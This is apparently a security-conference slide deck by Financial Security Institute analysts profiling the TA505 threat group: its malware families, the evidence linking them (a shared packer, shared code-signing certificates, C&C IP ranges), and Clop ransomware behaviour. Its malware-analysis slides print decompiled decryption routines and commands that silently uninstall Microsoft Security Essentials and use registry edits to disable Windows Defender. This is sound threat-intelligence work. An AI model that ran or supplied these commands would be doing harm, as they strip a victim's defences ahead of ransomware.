

TA505:

Attacking industries around the world

Minhee Lee & DaeGyu Kang
Financial Security Institute

About Us



Minhee Lee

Computer Emergency Analysis Team in @FSI(2018~)

- Analyze malwares
- verifying vulnerabilities received by Bug Bounty

Malware Analysis Team in @AhnLab(2018)

- Analyze malwares

Main Author of Threat Intelligence Report(2020)

- 'Follow the trail of TA505'

SNS(twitter) @darb0ng



Dae-gyu Kang

Security Operation Center in @FSI(2018~)

- malware analysis and research
- research on "Adversarial Machine Learning"
- analysing and backtracking the TA505 group
- security threat research in the DarkWeb

Contents

1. TA505 Profiling
2. Distributed Malwares
3. Statistics of Spear Phishing Mail
4. Link Between TA505 & FIN7
5. Recent Trends
6. Countermeasures
7. Conclusion

01

TA505 Profiling

TA505

- TA505 Threat Group is a threat group that has been carrying out active attacks to date, starting with malwares, called Dridex, for the theft of financial information since 2014.
- It mainly attacked financial and energy-related industries by using ransomware and remote-controlled malware overseas.

Attack TTP

A. Tactics


- Spear Phishing Mail for Initial Compromise

B. Techniques

- Bypass vaccine detection
- determine whether they are individuals or businesses
- propagate ransomwares to internal network PCs.

Attack TTP


C. Procedures




02

Distributed Malwares

Link Between malwares of TA505




Link Between malwares of TA505



1. Malicious attached document
2. Flawed Ammy
3. Clop ransomware
4. Amadey Bot
5. Email Stealer
6. TinyMet
7. SDBbot

Basis for judgment

1. Custom Packer



Basis for judgment

```
v9 = VirtualAlloc(0, dwSize, flAllocationType, v15 << 6);
v26 = 1557524;
v10 = v9;
v29 = &v12;
v12 = -60148796;
v31 = -181549193;
v22 = 44186;
v30 = &v22;
v27 = 43606;
for ( k = 0; k < 3; ++k )
{
    for ( l = 0; l < 3; ++l )
        v22 *= 234 * v27;
}
for ( m = 0; m < 0x348; ++m )
    *(v9 + m) = dword_43B244 ^ __ROL4__(dword_43B248[m] - m, 5);
```

00026260	32 61 00 00	E6 B8 03 CF 2A 60 00 BC 7E 6A D1 64	2a..æ,.ĩ*`.4~jÑd
00026270	12 9E AD 9A FF B2 FE E9 14 B2 8C 9B 2B 9F FF 6F		.ž.šÿ*pe.*E>+ÿyo
00026280	1C ED 0B 9B 16 9E FF B3 85 6A D9 8C 19 9E EB 9A		.i.>.žÿ*...jÛE.žěš

1. Allocate virtual memory
2. XOR & ROL4 operation by 4 bytes of Key from .data section

Basis for judgment

```
v26 = VirtualAlloc(0, dwSize, flAllocationType, v9 << 6);
v11 = -464671972;
v12 = v26;
for ( i = 0; i < 4; ++i )
{
    for ( j = 0; j < 2; ++j )
        v19 = 18806;
}
v6 = 117902288;
v20 = &unk_415300;
v22 = 0;
for ( k = 0; k < dwSize >> 2; ++k )
{
    v2 = v20[k];
    v22 -= 80;
    v22 += 800;
    *(v26 + k) = dword_4152FC ^ __ROL4__(dword_4152FC ^ (v2 - k), 5);
```

Flawed Ammyy

```
v9 = VirtualAlloc(0, dwSize, flAllocationType, v15 << 6);
v26 = 1557524;
v10 = v9;
v29 = &v12;
v12 = -60148796;
v31 = -181549193;
v22 = 44186;
v30 = &v22;
v27 = 43606;
for ( k = 0; k < 3; ++k )
{
    for ( l = 0; l < 3; ++l )
        v22 *= 234 * v27;
}
for ( m = 0; m < 0x348; ++m )
    *(v9 + m) = dword_43B244 ^ __ROL4__(dword_43B248[m] - m, 5);
```


Clop Ransomware

```
v35 = VirtualAlloc(0, dwSize, flAllocationType, v12 << 6);
v18 = &v21;
v21 = -1423666092;
for ( l = 0; l < 5; ++l )
{
    v9 = 240;
    sub_401000(v21, 240, v21);
}
v14 = v35;
v33 = 24;
v36 = 48;
sub_401000(48, aBusMasterTimeo, 0x30);
v38 = 98;
v31 = -121051638;
v29 = &v31;
v23 = 1;
v39 = &v26;
v26 = 77396;
sub_401000(77396, aEcFxMu3, 0xF8C8E60A);
v22 = &unk_41F344;
v24 = 0;
for ( m = 0; m < dwSize >> 2; ++m )
{
    v2 = v22[m];
    v24 -= 80;
    v24 += 800;
    *(v35 + m) = dword_41F340 ^ __ROL4__(dword_41F340 ^ (v2 - m), 5);
```

Email Stealer

Basis for judgment

2. Valid Digital Signature



Basis for judgment

	Flawed Ammyy	Clop Ransomware
Time of signing	2019.03.06, 4:24AM	2019.02.21, 5:31AM
Digital signer	MAN TURBO (UK) LIMITED	
Serial number	7b 26 33 b3 8b 61 9c b3 98 b7 73 4a 33 5d 54 e8	
Effective period	2019.02.05 - 2020.02.06	


	Flawed Ammyy	Clop Ransomware
Time of signing	2019.03.06 6:51AM	2019.02.15 7:18AM
Digital signer	DELUX LTD	
Serial number	7b 75 b8 1a 4a 6a d8 5a 0c 60 fa 0b 31 c4 96 45	
Effective period	2019.02.05 - 2020.02.06	

Basis for judgment

3. Using same C&C server

4. Download additional malwares already known as from TA505

Flawed Ammyy




Flawed Ammyy

- **inetnum** : 169.239.128.0 – 169.239.129.255(169.239.128.0/23)
- **Autonomous System Number** : 61138
- **Autonomous System Label** : Zappie Host LLC
- **Country** : ZA (Republic of South Africa)
- **Owner** : Zappie Admin

169.239.128.36	169.239.129.17
169.239.128.111	169.239.129.27
169.239.128.119	169.239.129.31
169.239.128.148	169.239.129.103
169.239.128.149	169.239.129.104
169.239.128.150	169.239.129.11
169.239.128.164	169.239.129.125
169.239.128.178	

Clop Ransomware



1. System language check

2. Vaccine detection and bypass


3. Disabling of the system restore

4. Shutting down specific processes

5. File encryption

6. Generation of ransom note

Clop Ransomware



WEBROOT
an **opentext** company

eset
ENJOY SAFER
TECHNOLOGY™

McAfee

Malwarebytes

AhnLab

panda

kaspersky

CHECKMAL

New Tiny Malware

```
strcpy(&v10, "/P \"P:\\Cehtenz Svyrf\\Zvpebfbsg Frphevgl Pyvrag\\Frghc.rkr\" /k /f");  
sub_401830(&v11, 0, 0xBFu);  
ROT13_sub_4011C0(&v10);  
v5 = sub_401000(3, 1460390041); // ShellExecuteA  
v5(0, 0, "cmd", &v10, 0, 0);
```

```
/C "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s
```

Deleting MSE

```
/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v  
"DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
```

Deactivates real-time protection


```
/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t  
REG_DWORD /d "1" /f
```

Turns off Windows Defender

